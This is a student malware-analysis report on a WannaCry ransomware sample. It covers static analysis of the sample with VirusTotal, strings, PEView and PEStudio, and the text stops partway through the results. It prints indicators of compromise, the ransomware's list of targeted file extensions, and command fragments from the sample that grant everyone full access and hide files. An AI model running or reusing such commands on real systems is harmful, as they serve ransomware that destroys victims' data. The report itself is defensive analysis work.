In-depth Analysis of a WannaCry Ransomware Sample

Analysing a sample of the infamous WannaCry ransomware that infected the NHS in May of 2017.

David Cox

CMP320: Ethical Hacking 3

2023/24

Note that Information contained in this document is for educational purposes.

.

Abstract

Ransomware is a strain of malware which is becoming ever-more popular with cyber criminals due to the monetary gains associated with it. As the name implies, cyber criminals and sometimes Advanced Persistent Threat (APT) groups are often found resorting to ransomware in the current cyber security climate. Security researchers are constantly on the backfoot of understanding and counteracting the sophistication of malware and as such, the current climate paints a picture that threat actors appear to have an unlimited amount of resources and in certain cases, no sense of scope regarding their victims. APT groups are often created with one of two main intentions, disrupting major industries, or carrying out operations provided to them by individuals or groups with a large amount of power, often at a national or international level. Security researchers are constantly trying to attribute malware to APT groups and hold the individuals in these groups, and those that are funding them accountable as an attempt to counter these powerful entities.

Throughout this report, the researcher will utilise numerous techniques including static analysis, disassembly, dynamic analysis and unpacking to investigate a malware sample related to the WannaCry ransomware attacks, with this sample being responsible for the encryption processes used throughout the process. The report clearly and indicatively shows that not only is the sample provided to the researcher malicious, but also the indicators of what makes this malicious and provide an understanding of the inner workings of the malware.

The malware contained little complexity with the threat actors using very little evasion or obfuscation techniques which would have slowed down the researcher's analysis of the sample. Although, due to the lack of these measures the sample provided very little issues in terms of finding and showing its inner workings in plain sight for the researcher. The researcher hopes to provide future work on this subject area with more in-depth disassembly of additional executables found and additional samples to enhance their understanding of how malware may interact with the wider internet.

.

Contents

1 Introduction 1
1.1 Background 1
1.2 Aim 1
2 Procedure 2
2.1 Overview of Procedure 2
2.2 Static Malware Analysis 2
2.2.1 VirusTotal 3
2.2.2 String Analysis 3
2.2.3 PE Header and File Analysis 4
2.2.4 PEStudio 5
2.3 Disassembly 5
2.3.1 Ghidra 5
2.4 Dynamic Analysis 5
2.4.1 Process Monitor 6
2.4.2 Process Explorer 6
2.4.3 Regshot 6
2.4.4 ApateDNS 6
2.5 Network and Traffic Analysis 7
2.5.1 Tor 7
2.6 Packed/Unpacked executables 7
2.6.1 Unpacking 7
3 Results 8
3.1 Static Malware Analysis 8
3.1.1 VirusTotal 8
3.1.2 String Analysis 9
3.1.3 PE Header and File Analysis 14
3.1.4 PEStudio 14
3.2 Disassembly 17
3.2.1 Ghidra 17
3.3 Dynamic Analysis 24
3.3.1 Process Monitor 26

.

3.3.2 Process Explorer 32
3.3.3 Regshot 34
3.3.4 ApateDNS 36
3.4 Network and Traffic Analysis 37
3.4.1 Tor 37
3.5 Packed/Unpacking executables 41
3.5.1 Unpacking 41
4 Discussion 46
4.1 General Discussion 46
4.2 Future Work 46
5 References 48
6 Appendices 54
6.1 Appendix A – VirusTotal Output 54
6.1.1 Detection 54
6.1.2 Details 57
6.1.3 Relations 59
6.2 Appendix B – Strings Output 60
6.3 Appendix C - FLOSS Output 89
6.4 Appendix D - .rdata Address Table Contents 96
6.5 Appendix E – Ghidra Code Functions 99
6.5.1 FUN_00401fe7() 99
6.5.2 FUN_004010fd() 101
6.5.3 FUN_00401064() 103
6.5.4 FUN_004014a6() 105
6.5.5 FUN_004019e1() 107
6.5.6 FUN_00401a45() 108
6.5.7 FUN_0040170a() 109

.

1 INTRODUCTION

1.1 BACKGROUND

Malware is a threat that all modern businesses face, statistics reveal that in 2021 74% of businesses experienced malware activity that spread between one employee to another, with this statistic rising slightly to 75% in 2022 (Cook, 2024). Combatting the ever-developing world of malware is something that security researchers across the globe are constantly involved in a game that some would refer to as "cat and mouse" where the mouse (the threat actors) are constantly being chased by the cat (the security researchers) but mouse is always one step ahead. Of the many kinds of malware, the most dangerous kinds are often created by Advanced Persistent Threat (APT) groups. These groups exist all around the world, some funded by their governments and other funded by the money of their victims but the one thing these groups have in common, is the common goal to commit cybercrime through malware, and more often than not ransomware.

Malware analysis is the process of understanding the behaviour and purpose of a suspicious artefact (Baker, 2023). It is a critical process in understanding how malware may be affecting organisations and individuals and reverse engineering the process taken by malicious actors to cause harm to computers, and as such weaknesses in the malicious code that can allow for it to be identified and any damages caused, prevented or reversed.

Throughout the rest of this report, the researcher will go over their methodology for researching, debugging and reverse engineering a sample of the infamous WannaCry ransomware, which is notorious for its attack on the NHS in May of 2017 (Cloudflare, 2021).

1.2 AIM

The aim of this project is to determine the purpose and indicators of compromise (IOC) how a malware sample operates through the use of reverse engineering techniques and whether these techniques are eligible for pieces of malware that may have countermeasures and techniques in place to prevent them from being debugged or reverse engineered. To meet this aim, the researcher will interact with the malware in a virtualised environment so that any functionality or countermeasures implemented by the threat actors are not able to possibly damage the researcher's personal device.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

The researcher had decided to use the Malware Reverse Engineering Handbook (Balci, et al., 2020). The researcher had settled on this methodology due to its reliability, being from the NATO Cooperative Cyber Defence Centre of Excellence. Along with the reliability, the researcher also believed that this methodology covered a majority of the things that would be required to perform an in-depth analysis of the malware sample they had been given, including aspects regarding static analysis and dynamic analysis. The methodology is split up into 7 sections which are:

1. How to set up a lab environment
2. Static malware analysis
3. Disassembly
4. Dynamic Analysis
5. Network Traffic Analysis
6. Packed executables/unpacking
7. Incident response collaboration

Due to having the researcher's own environment, they would not be including section one of the methodology, "How to setup a lab environment". The researcher also intended to exclude section seven from the methodology they would be following due to them being out of scope for this project. The researcher intends to begin this process by randomly selecting one of eight samples they have been provided with and then following the Malware Reverse Engineering Handbook (MREH) where applicable to each of the malware samples, allowing the researcher to conduct an in-depth and thorough analysis of the malware sample.

2.2 STATIC MALWARE ANALYSIS

Static malware analysis allows for security researchers to analyse a piece of malware without executing its code (Bitdefender Enterprise, 2023). This means that security researchers will focus on finding breadcrumbs that may have been left by the developers of the application such as information in the Portable Executable(PE) header structure which can include signatures regarding the software, the number of sections in the header and certificates (Microsoft, 2024).

This section of the report is an opening for the rest of the analysis that the security researcher conducted throughout their analysis of the malware sample, and is meant to show a thorough understanding of techniques that can be used to identify malware, although the tester realises that with more modern pieces of malware static analysis may be ineffective due to evasion measures to prevent the malware from showing its capabilities before certain requirements, such as it running, have been met.

2.2.1 VirusTotal

VirusTotal is a powerful tool that inspects items with over 70 antivirus scanners alongside tools that extract signals from the provided item (VirusTotal, 2024). VirusTotal has expanded to be able to take not only files but also hashes and website URL's and therefore is able to profile items as they are brought in and bring together common indicators of compromise (IOC).

The security researcher identified the hash of the executable file they had been given and pasted it into VirusTotal. This would then allow for them to gain a baseline level of knowledge around the file that they had uploaded. The researcher has provided the output from VirusTotal in Appendix A – VirusTotal Output and intends to expand in further detail about the various sections provided in the VirusTotal report in the results section of this report.

2.2.2 String Analysis

String analysis is the process of extracting readable characters from an executable or binary file. Security researchers may use this with malware analysis in an attempt to find text related to the functionality or capabilities of a binary, through things such as IP addresses or data. This method, although quite often used, is easily mitigated by threat actors who will include large amounts of random, useless information in their binaries so that when analysed, researchers will be forced to sift through large amounts of random data to try and find information of interest.

The simplest and often most used tool for this is the Strings utility, that is present in most UNIX systems. The Strings utility looks for printable strings in a file that contains 4 or more characters that ends with a newline or null character (IBM, 2023). This utility is incredibly useful as due to it being a command line tool, it can be sent directly into other tools that can then be used to format and remove useless characters to allow for easier use in later analysis.

Furthermore, throughout this part of the process the security researcher made use of the "FLOSS" utility. FLOSS is an acronym for Flare Obfuscated String Solver which is a useful tool for analysing, extracting and deobfuscating strings from binaries (Mandiant, 2024). Obfuscating is another way that threat actors can combat string analysis, with this tool created by Mandiant attempting to deobfuscate strings including UTF-16LE as well as ASCII strings. An omitted output from the FLOSS utility can be found in Appendix C - FLOSS Output.

2.2.3 PE Header and File Analysis

The PE file format is found in Windows system files including executables and DLL's and is responsible for telling the operating system (OS) what information is required to allow the executable to run properly. PE headers can contain crucial information regarding DLL calls, API functions used and encrypted TLS traffic (Microsoft, 2024).

The PE file format is made up of 5 sections (0xRick, 2021):

- MS/DOS header
    - This is a 64-byte long structure that makes the file an executable.
- DOS Stub
    - Required for MS-DOS 2.0 which contains the error message "This program cannot be run in DOS mode".
- NT Headers
    - PE Signature
        - A 4-byte signature that allows for the program to be identified as a PE file.
    - File Header
        - Standard COFF file header which contains some useful information about the PE file.
    - Optional Header
        - Required for image files, such as executables, as it provides useful information for the OS on how to load the program.
- Section Table
    - The contents of this section are an array of image section headers, which is responsible for describing the use of each section of the program.
- Sections
    - Contains actual data from the program including:
        - .text which contains executable code.
        - .data & .rdata which contains read/write or read only files.
        - .rsrc which stores resources such as strings, as mentioned above, or icons.

The researcher used the tool PEView to analyse the header, as mentioned above. PEView is a GUI-based tool that is capable of dumping the entire PE header and segmenting the various sections of it for ease of analysis. The researcher was also able to utilise Ghidra, which contains useful functionality for analysing a PE header and validating the findings from PEView. Finally, the researcher had also discovered PEStudio, a useful tool for comparing malicious artefacts found from the programs database, with those found in the piece of malware they were analysing.

2.2.4 PEStudio

PEStudio is a useful tool for analysing artefacts of executable files in order to ease and accelerate the initial malware assessment (Ochsenmeier, no date). PEStudio contains lots of utility including direct links to the libraries and imports of a program, to the TLS communication that the sample makes all the way to automatically calling the VirusTotal API to check how various antivirus software identifies the executable.

The security researcher made use of the PEStudio tool to gain a further understanding of the various aspects of the WannaCry sample before eventually moving onto the static analysis section of the methodology, this included looking further into the imports that had been called by the executable to try and gain an understanding of the capabilities of the sample by researching the various imports through Microsoft's official documentation and checking for imports that are often used by threat actors.

2.3 DISASSEMBLY

2.3.1 Ghidra

Ghidra is a software reverse engineering suite developed by the NSA (NSA, 2023) and is used in the process of reverse engineering and analysis of potentially malicious files. Ghidra is a tool with many capabilities including the ability to show the code structure of a program in a graphical format including code blocks, branches and conditions for each section of the program to execute. Furthermore, Ghidra contains decompiling functionality. Decompiling is the process of translating assembly code into a high-level, readable, programming language (Awati, 2021). Decompiling is so important for the disassembly process as can save the researcher hours of manually converting assembly calls to an understandable format.

The security researcher made use of Ghidra to begin gaining a more technical understanding of the WannaCry sample and began looking into examples of where the library calls that had been discovered earlier in the analysis process were actively being used, and attempted to gain more context around the usage of these library calls, allowing the researcher to gain a better understanding of the functionality of the program.

2.4 DYNAMIC ANALYSIS

Dynamic analysis is the process of analysing the usage of malware whilst it runs. Through this section of their methodology, the researcher intended to make use of multiple tools to analyse how the WannaCry sample works whilst running, to gain an understanding for whether their assumptions made throughout

the Disassembly phase of this report were accurate. The researcher intended to make use of a variety of tools including process monitor, process explorer, regshot and ApateDNS.

2.4.1 Process Monitor

Process Monitor is an advanced monitoring tool that shows real-time file system, registry and process/thread activity (Microsoft Contributors, 2023). Process Monitor has many capabilities and the researcher intended to make use of its functionality to analyse the processes created and their actions when created. The researcher hoped that by utilising this function, they would be able to see what additional processes or commands were being ran, whether any network connections were being made and whether registry keys were altered.

2.4.2 Process Explorer

Process Explorer is a similar tool to Process Monitor but exclusively focuses on what handles and DLL's are open or have loaded (Microsoft Contributors, 2023). Process Explorer displays this information in a tree structure and has the capabilities to show the parent & child relationships, showing where processes originated. This may be of particular interest to the researcher as they will be wanting to focus on processes spawned by the main process of the WannaCry sample.

Although the researcher would be able to analyse what had happened in the past, through Process Monitor, Process Explorer would give the researcher a chance to notice changes that may have gone unnoticed due to the millions of lines of data that the researcher was looking through, and instead focus on how things were changing in real time.

2.4.3 Regshot

Regshot is a registry compare utility that allows users to quickly take snapshots of the system registry and compare with another snapshot (regshot, et al., 2020). Regshot as a tool is often used in malware analysis to analyse how programs may alter or create their own registry keys to grant, deny or withhold certain functionalities from the victim.

The researcher aimed to make use of this tool to confirm any calls to the registry editor that they had identified through Process Monitor and analyse whether the WannaCry ransomware had created any unique registry keys that were relevant for the malware executing as intended.

2.4.4 ApateDNS

ApateDNS is a lightweight, easy to use GUI for acting as a phony DNS server (FireEye, 2024). The researcher intended to make use of ApateDNS to simulate a real network and if there was any kind of requests from the malware, analyse them to see the domains that the malware would attempt to visit. From the researcher's previous analysis up until this point of the WannaCry sample, they knew that this version of WannaCry did not contain a kill switch and therefore there was a possibility that the malware

would not access any domains as the main function of WannaCry making web requests was for the kill switch.

2.5 NETWORK AND TRAFFIC ANALYSIS

2.5.1 Tor

From the researcher's results in Figure 28 and results in Section 3.3.4 they were able to a fair assumption that Tor was being utilised in some way throughout the WannaCry sample. Although the methods and tools used by the researcher differ from those recommended in the methodology they were following, the researcher believed that due to the change in requirements for analysing network traffic were justified due to the researcher having discovered multiple indicators that Tor routing was being used. As such, the researcher intended to use multiple tools to prove that the WannaCry sample utilises the Tor functionality to access ".onion" domains and communicate through the victims machine.

2.6 PACKED/UNPACKED EXECUTABLES

2.6.1 Unpacking

The researcher had chosen through this section to use their own knowledge of tools rather than relying on those suggested in the methodology provided which included Scylla, OllyDump and PE tools). The researcher decided to make use of their own knowledge of Steganography in an attempt to find any files that may be hidden or packed inside of the executable. The main tool that the researcher intended to use was "binwalk".

Binwalk is a Linux command-line tool mainly intended for analysing, reverse engineering and extracting firmware images (devttys0, 2023). Fortunately for the researcher, binwalk is applicable for other scenarios where files may have been hidden inside of each other, or secret data. As such, the researcher intended to copy the executable between their original Windows virtual machine and a Kali Linux virtual machine, where they would perform their unpacking.

3 RESULTS

3.1 STATIC MALWARE ANALYSIS

3.1.1 VirusTotal

The researcher identified the hash of the executable they had and determined it had the SHA256 value of ED01EBFBC9EB5BBEA545AF4D01BF5F1071661840480439C6E5BABE8E080E41AA which when passed into VirusTotal revealed that 64/70 security vendors flagged the executable associated with this hash as malicious. Many security vendors also identified that this specific file was related to the ransomware, WannaCry. This executable is also known as “diskpart.exe” (VirusTotal, 2024) which is also the name of a known Windows utility, used for interpreting partitions and managing storage on a computer (Microsoft, 2023). This executable was first seen in the wild in 2016 and is seen to contact 18 domains, all of which are either responsible for SSL certification or as content delivery networks (CDN) and none are of interest. The WannaCry sample also interacts with 115 IP addresses, some of which are detected as malicious through some security vendors although none of which particularly stood out to the researcher. The researcher did however notice lots of requests to various Tor websites, indicating by the “.onion” domain along with many requests to various applications including Python, Tor and Adobe through remnants found in computer memory after the sample had been ran.

Figure 1 - Screenshot showing some URL's found through VirusTotal

Additionally, the researcher also noticed that the executable opened, copied, and deleted a large number of files, most of which being the same across the three operations. Due to the way that the WannaCry ransomware operates, it would encrypt the user's files and therefore this series of operations makes sense based on the functionality of the ransomware. Alongside this, the researcher noticed that the ransomware would open many processes of "taskdl.exe" which, after Googling the name of the executable is a support tool for removing temporary files related to the ransomware (Berry, et al., 2024).

3.1.2 String Analysis

The researcher noticed lots of useful information from the output of the strings command. The complete output from the "strings" command can be found in

Appendix B – Strings Output. The first piece of interesting information was near the top of the output. The researcher noticed that the files that would normally be stored in the PE header were present, due to the four names being shown in the output.




Figure 2 - PE files present without obfuscation

The researcher continued to look through the output from the command and eventually noticed a large number of function calls to various libraries that the researcher was aware of, with the libraries that the function calls were from being also included and identified as "KERNEL32.DLL" and "USER32.DLL". After researching the DLL files, Kernel32.dll was identified to be responsible for memory management, input & output operations and system interrupts (Rouse, 2016). The purpose of User32.dll was discovered to be in regard to message handling, timers, menus and communications (Microsoft Contributors, 2022). The list of functions imported from these libraries was found to be appropriate and the functions of interest would be explained later in this report by the researcher as necessary.




Figure 3 - Function calls from Kernel32.dll & User32.dll

The researcher then uncovered further function calls to “ADVAPI32.DLL”, “SHELL32.DLL”, “OLEAUT32.DLL” and “WS2_32.DLL”. The purpose of these libraries can be found in Table 1.

Function	Description
ADVAPI32.DLL	Similar functionality as KERNEL32.DLL but ADVAPI32.DLL is not present on a user-level, whereas KERNEL32.DLL is. (Chappell, 2023)
SHELL32.DLL	Deprecated as of 30/04/2018 but is still present in programs. Useful library for executing commands in the Windows shell. (Microsoft Contributors, 2018)
OLEAUT32.DLL	Assisting DLL for low-level functions and similar functionality as ADVAPI32.dll (Microsoft Contributors, 2023)
WS2_32.DLL	Loads the service interface providers DLL and is therefore responsible for network connections. (Microsoft Contributors, 2021)

Table 1 - Descriptions of DLLs found through "strings".

The developer also noticed multiple function calls but was unsure as to what they were related to. After completing their own research, the researcher discovered that these were C functions (Cubbi, 2016), therefore leading the researcher into believing that the WannaCry sample was built of C code.




Figure 4 - C function calls found in "strings".

The researcher also discovered proof that the WannaCry sample was making use of RSE and AES encryption, with multiple calls related to managing encryption keys, which also contained samples of “wncry” which the researcher would then use later on in their methodology as an easy telltale sign of

where the WannaCry developers had added their own functionality.




Figure 5 - RSA/AES cryptography present.

The researcher also made note of the components of what appeared to be a command with the snippets of it visible in the screenshot above, “cmd.exe /c “%s”, “icacles . /grant Everyone:F /T /C /Q” and “attrib +h .”

Finally, the researcher noticed a large amount of file extensions present in the output. This list of file extensions was relevant for the ransomware finding all files on the user’s system that would then be encrypted. This was a hardcoded list of extensions that when ran, the program would search for and encrypt. A full list of the extensions can be found below.

.docx	.ppam	.sti	.vcd	.3gp	.sch	.myd	.wb2
.docb	.potx	.sldx	.jpeg	.mp4	.dch	.frm	.slk
.docm	.potm	.sldm	.jpg	.mov	.dip	.odb	.dif
.dot	.pst	.sldm	.bmp	.avi	.pl	.dbf	.stc
.dotm	.ost	.vdi	.png	.asf	.vb	.db	.sxc
.dotx	.msg	.vmdk	.gif	.mpeg	.vbs	.mdb	.ots
.xls	.eml	.vmx	.raw	.vob	.ps1	.accdb	.ods
.xlsm	.vsd	.aes	.tif	.wmv	.cmd	.sqlitedb	.max
.xlsb	.vsdx	.ARC	.tiff	.fla	.js	.sqlite3	.3ds
.xlw	.txt	.PAQ	.nef	.swf	.asm	.asc	.uot
.xlt	.csv	.bz2	.psd	.wav	.h	.lay6	.stw
.xlm	.rtf	.tbk	.ai	.mp3	.pas	.lay	.sxw
.xlc	.123	.bak	.svg	.sh	.cpp	.mml	.ott
.xltx	.wks	.tar	.djvu	.class	.c	.sxm	.odt
.xltm	.wk1	.tgz	.m4u	.jar	.cs	.otg	.pem
.ppt	.pdf	.gz	.m3u	.java	.suo	.odg	.p12
.pptx	.dwg	.7z	.mid	.rb	.sln	.uop	.csr
.pptm	.onetoc2	.rar	.wma	.asp	.ldf	.std	.crt
.pot	.snt	.zip	.flv	.php	.mdf	.sxd	.key
.pps	.hwp	.backup	.3g2	.jsp	.ibd	.otp	.pfx
.ppsm	.602	.iso	.mkv	.brd	.myi	.odp	.der
.ppsx	.sxi						

Figure 6 - List of hardcoded extensions found in WannaCry sample.

3.1.3 PE Header and File Analysis

The researcher used PEView to gain a good understanding of the various sections contained in the PE files and despite not finding anything of use in the ".text" section, uncovered a full list of the function calls from their specific libraries in the ".rdata" section. A full list of these can be found in Appendix D - .rdata Address Table Contents.

Through the contents of the .rdata section, the researcher was able to confirm some information identified through their analysis of the "strings" command and identified the four DLL's that had been imported as a part of this WannaCry sample. These libraries were ADVAPI32.dll, KERNEL32.dll, USER32.DLL & MSVCRT.dll. MSVCRT.dll contained the function calls that the researcher had previously identified to be function calls associated with the programming language C, and then identified that this was the case due to the presence of the MSVCRT.dll which is one of two variants of the C library that comes installed with Windows (lazka & Biswa96, 2024).


The researcher noticed multiple, function calls which insinuate the capabilities of the sample. Some of the many interesting functions included "RegCreateKeyW", "RegSetValueExA" and "RegQueryValueExA". These functions are responsible for handling the process of creating, editing and retrieving the values of registry keys, which can control the background process running on Windows. Furthermore, the tester noticed the function "CryptReleaseContext" which is a function responsible for being called when the program is done utilising a cryptographic service provider (Microsoft Contributors, 2024). A cryptographic service provider (CSP) is an independent software module that performs cryptography algorithms for authentication, encoding and encryption (Microsoft Contributors, 2021). Through identifying this function call, the researcher was able to confirm that the sample was performing some kind of cryptography and altering registry keys.

3.1.4 PEStudio

The researcher utilised PEStudio to gain a further understanding of the PE that PEView had either not picked up on or gain a great insight into the information already presented by PEView. PEStudio splits its automatic PE analysis into 20 different sections, and for this sample 13 sections contained data, with 7 being empty.

The researcher began by looking at the "indicators" tab which provided the researcher with a list of indicators that they may be working with something malicious. Indicators are rated from 1-3 with 1 indicating a very obvious indicator and 3 showing things that are of interest but may not be malicious on

their own.



indicator (25)	detail	level
resource > size > suspicious	XIA.2058, 3446325 bytes	1
file > embedded	signature: PKZIP, location: .rsrc, offset: 0x000100F0, size: 3446325	1
file > extensions (Ransomware | Wiper)	158	1
imports > flag	14	1
strings > size > suspicious	1430 bytes	2
resources > file-ratio	98.13%	2
file > signature	Microsoft Visual C++ v6.0	3
file > name(s) > internal	diskpart.exe	3
file > hash	ED01EBFBC9EB5BBEA545AF4D01BF5F1071661840480439C6E5BABE8E080...	3
file > size	3514368 bytes	3
file > tooling	Visual Studio 6.0	3
file > subsystem	GUI	3
group > API	execution	3
group > API	synchronization	3
group > API	memory	3
group > API	dynamic-library	3
group > API	reconnaissance	3
group > API	file	3
group > API	resource	3
group > API	registry	3
group > API	cryptography	3
group > API	services	3
group > API	network	3
libraries > count	4	3
imports > imphash	68D5D7B5BE560970269CE81B72F402C0	3

Figure 7 - Indicators tab on PEStudio.

The researcher noticed through this tab that PEStudio had identified this sample as ransomware and decided to explore further about the level 1 indicators. The first of these indicators was the suspicious size of “XIA-2058”. As seen in Figure 7 - Indicators tab on PEStudio, this file that is contained in the sample had a file size of 3446325 bytes, which converts to 3.44 megabytes. Although unaware on the purpose of this file at the minute, would find out later in the analysis process the use of this file.

Secondly, the developer moved onto the next indicator which was that the signature for one of the resources in this sample was “PKZIP”. PKZIP is a data compression software that is commonly found in modern zipping tools such as WinRAR and 7Zip (Gregersen, et al., 2021). Opening the resource section, where more information about this is located reveals that his level 1 indicator is also related to “XIA-2058”. The researcher also took note of the “entropy” of this resource. Entropy is a measure the amount of uncertainty an attacker faces when trying to determine the value of a secret (Grassi, et al., 2017). The entropy of this resource was 8, allowing the researcher to assume that the cryptographic complexity or password protection of this resource was to a good degree.

name	instance	signature	location	size (3448492 byt...	file-ratio (98.13%)	hash	entropy	language	first-bytes-hex	first-bytes-text
version	1	version	.rsrc:0x00359728	904	0.03 %	0E14014289C29078069237196BD3EA72	3.530	English-US	88 03 34 00 00 00 56 00 53 00 5F 00 56 ...	.. .. 4 .. .. .. V .. S .. _ .. V .. E .. R .. S .. I .. ...
manifest	1	manifest	.rsrc:0x00359AB0	1263	0.04 %	A31CF56465371581763E9F0A86D41987	5.039	English-US	3C 61 73 73 65 6D 62 6C 79 20 78 6D 6...	< a s s e m b l y x m l n s = " u r n : s ...
XIA	2058	PKZIP	.rsrc:0x000100F0	3446325	98.06 %	B576ADA3366908875E5CE4CB3DA6153A	8.000	English-US	50 4B 03 04 14 00 01 00 08 00 AA A1 A...	P K .. .. J .. ! m g T 7 .. ....

Figure 8 - Resources tab on PEStudio.

Moving on from this indicator, the researcher looked into the imports, something that they had identified through the previous sections of static analysis. PEStudio is capable of “flagging” specific

imports to aid the researcher in focusing their analysis. Through analysing the flagged imports, the researcher noticed a variety of purposes including registry modification, obfuscation, system services and managing execution through services. The sample has the capabilities to create services and processes, that can then be attached onto services that then creates the functionality that allows the ransomware to act accordingly. The ransomware is also capable of terminating processes, and therefore could be used to close anti-virus software that may prevent the ransomware from gaining persistence or continuing in its takeover process.

imports (114)	flag (14)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (10)	technique (11)	type (1)	ordinal (0)	library (4)
CreateServiceA	x	0x0000DC2A	0x0000DC2A	100 (0x0064)	services	Create or Modify Sys...	implicit	-	ADVAPI32.dll
RegCreateKeyW	x	0x0000DC04	0x0000DC04	467 (0x01D3)	registry	Modify Registry	implicit	-	ADVAPI32.dll
RegSetValueExA	x	0x0000DBF2	0x0000DBF2	516 (0x0204)	registry	Modify Registry	implicit	-	ADVAPI32.dll
VirtualProtect	x	0x0000DB36	0x0000DB36	902 (0x0386)	memory	Process Injection	implicit	-	KERNEL32.dll
WriteFile	x	0x0000D97E	0x0000D97E	932 (0x03A4)	file	-	implicit	-	KERNEL32.dll
SetFileAttributesW	x	0x0000D9BA	0x0000D9BA	794 (0x031A)	file	-	implicit	-	KERNEL32.dll
